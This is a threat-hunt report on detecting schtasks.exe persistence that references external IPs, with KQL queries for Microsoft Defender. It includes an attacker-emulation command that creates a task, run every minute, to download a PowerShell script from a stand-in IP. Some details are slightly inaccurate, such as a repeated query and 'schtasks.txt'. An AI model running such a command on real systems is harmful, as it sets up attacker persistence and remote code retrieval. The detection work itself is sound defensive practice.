


# Threat Hunt Report: Suspicious schtasks.exe Referencing External IP

Detection of schtasks.exe being used for further command execution on a compromised account on `peter-vm`, referencing an external IP.

## Scenario:

The company Security Team is hardening against attacker persistence, and working to mitigate the potential for threat actors to maintain footholds in our environment. A common tactic by attackers on a compromised Windows device is to create Scheduled Tasks which can carry out connections, status updates, or gather information for the attacker. Scheduled tasks can even be used to escalate privileges, evade defenses, or achieve execution that may otherwise not be achievable.

In this scenario we assume an outside party has already been able to execute code on the CLI of `peter-vm`. As long as the threat actor can use the CLI, they can use the schtasks.exe binary to do various things, in this case it will be to pull down a script from an outside server. However, it would be helpful for defenders to know anytime a scheduled task is referencing something *outside* the local machine - scheduled tasks could be to perform various housekeeping and efficiency-related tasks, so it reflects something different when they reach out to unknown machines outside our network.

The goal of this hunt is to make a detection that will tell us when the schtasks.exe binary is used on the command line to reference IPs outside our local network.

Note: During POC, all alerts apply ONLY to host '`peter-vm`'.


# High-Level IoC Discovery Plan

- Emulate attacker actions on target machine
    - The attack to simulate the activity will create a scheduled task that will attempt to reach out to download a PowerShell file from a random IP in a range outside of our 10.x.x.x network.
- Use KQL to narrow search to target VM.
- Further filter activity by use of 'schtasks' in the command line.
- Identify IP addresses being called on the command line in Events narrowed from the above.
- Additional filter: use regular expressions to check for IP addresses outside our company's IP range in the scheduled task


# Steps Taken

**1. Attacker emulation command:**

```
schtasks /create /tn "MyMaliciousTask" /tr "powershell.exe -Command
Invoke-WebRequest -Uri http://198.51.100.1/malicious-script.ps1 -OutFile
C:\Windows\Temp\malicious-script.ps1" /sc minute /mo 1 /f
```




The VM started popping blank PowerShell windows each minute after the 'command successfully executed' message:




This indicates that a scheduled task had been created, even though there is no actual file called 'malicious-script.ps1' available from the IP pictured (this is a random IP). An 'outfile' had still been created and associated with a scheduled task, made to run once every minute - which just pops a blank PowerShell window.

**2. Basic KQL query to check for presence of "schtasks" ran on the target vm:**

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has "schtasks"
```

**3. Query further refined to ensure "exe" (as in schtasks.exe"), as well as presence of 'http'/'https' (indicating URL):**

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has "schtasks"
| where ProcessCommandLine has_any("http://", "https://")
| where ProcessCommandLine has "exe"
```

**4. Regex conditions added to search for IPs included in the above filtered commands, matching IPs outside our company's IP range:**

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has "schtasks"
| where ProcessCommandLine has_any("http://", "https://")
| where ProcessCommandLine has "exe"
```


```
| extend ExternalIP = extract(@"http[s]?://([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)",
1, ProcessCommandLine) // Extract the IP from the URL in the command line
| where isnotempty(ExternalIP)
| where not (
    (tostring(ExternalIP) startswith "10.") // Exclude any IP starting with
"10."
    or
    (tostring(ExternalIP) startswith "172." and
toint(split(tostring(ExternalIP), ".")[1]) >= 16 and
toint(split(tostring(ExternalIP), ".")[1]) <= 31) // Exclude 172.16.0.0 -
172.31.255.255
    or
    (tostring(ExternalIP) startswith "192." and
toint(split(tostring(ExternalIP), ".")[1]) == 168) // Exclude 192.168.0.0 -
192.168.255.255
)
```

**5. Additional display filters added to bring back relevant event information:**

```
DeviceProcessEvents
| where DeviceName startswith "peter-vm"
| where ProcessCommandLine has "schtasks"
| where ProcessCommandLine has_any("http://", "https://")
| where ProcessCommandLine has "exe"
| extend ExternalIP = extract(@"http[s]?://([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)",
1, ProcessCommandLine) // Extract the IP from the URL in the command line
| where isnotempty(ExternalIP)
| where not (
    (tostring(ExternalIP) startswith "10.") // Exclude any IP starting with
"10."
    or
    (tostring(ExternalIP) startswith "172." and
toint(split(tostring(ExternalIP), ".")[1]) >= 16 and
toint(split(tostring(ExternalIP), ".")[1]) <= 31) // Exclude 172.16.0.0 -
172.31.255.255
    or
    (tostring(ExternalIP) startswith "192." and
toint(split(tostring(ExternalIP), ".")[1]) == 168) // Exclude 192.168.0.0 -
192.168.255.255
)
```

```
| project Timestamp, DeviceName, InitiatingProcessAccountName, FileName,
ProcessCommandLine, ExternalIP
| order by Timestamp desc
```

Successful query of the attacker activity:




# Chronological Events

Our attacker would have first needed to gain access to the `peter-vm` as this is an 'assumed breach' situation. At this point the threat actor is able to execute CLI commands remotely, and has user-level access to the VM.

The simulated chronology is as follows:

**1. Attacker gains CLI access to `peter-vm`.**

- Event logs show successful authentication to the target VM

**2. Attacker enters the schtasks.exe command which includes any reference to an external IP.**

- At timestamp `May 13, 2025 11:19:18 AM` the Defender log shows:


| Timestamp | DeviceName | InitiatingProcessAccountNa... | FileName | ProcessCommandLine | ExternalIP |
|---|---|---|---|---|---|
| May 13, 2025 11:1... | peter-vm | pedro | schtasks.exe | schtasks /create /tn "My... | 198.51.100.1 |

| | |
|---|---|
| Timestamp | May 13, 2025 11:19:18 AM |
| DeviceName | peter-vm |
| InitiatingProcessAccount... | pedro |
| FileName | schtasks.exe |
| ProcessCommandLine | schtasks /create /tn "MyMaliciousTask" /tr "powershell.exe -Command Invoke-WebRequest -Uri http://198.51.100.1/malicious-script.ps1 -OutFile C:\Windows\Temp\malicious-script.ps1" /sc minute /mo 1 /f |
| ExternalIP | 198.51.100.1 |

- User pedro on the target VM uses `FileName: schtasks.exe` in addition to `Invoke-WebRequest` to request http://198[.]51[.]100[.]1/malicious-script.ps1.
- The above is written to OutFile `C:\Windows\Temp/malicious-script.ps1`.
- The "/sc minute": Task runs every minute.
- "/mo 1": Modifier for every 1 minute.
- "/f": Forces overwriting an existing task with the same name.

**3. Previously entered command triggers PowerShell executions each minute**

- Windows now recognizes a scheduled task which will attempt to run `C:\Windows\Temp/malicious-script.ps1`, which is an empty file, but could potentially be something malicious if this weren't a POC:




- This script could do anything PowerShell can do, assuming the action is not blocked.

**4. KQL rule triggers alert in Defender, alerting SOC.**

- Due to the set of conditions met:
  - schtasks.exe used on command line
  - 'exe' present
  - IP outside of 10.x.x.x range present

    - 'http' or 'https' present, indicating URL
- Investigation package created
- 'High' Severity alert issued
- Isolation or password reset optional until further analysis.

---

# Summary

In this assumed-breach situation, a threat actor was able to login and issue commands to `peter-vm`. The attacker used a command which reached out to an external IP, to download a PowerShell script, though they could have exfiltrated data, opened a reverse shell, or other actions. In the same command, the attacker set up a scheduled task to run once every minute, this task runs the PowerShell script downloaded.

To counter this attack, we have created a KQL rule which detects the system binary schtasks.txt being used, on the target vm, when 'exe' and 'http'/'https' are present, as well as an IP outside the range of the internal network. This triggers a Defender alert which allows analysts to ensure this is not administrator activity.

# Response Taken

The threat hunt resulted in a High-criticality alert being issued, though no automatic option was assigned at this time other than creating an investigative action. Isolation or password reset for the affected user could be considered, as this activity would be unlikely for most casual users.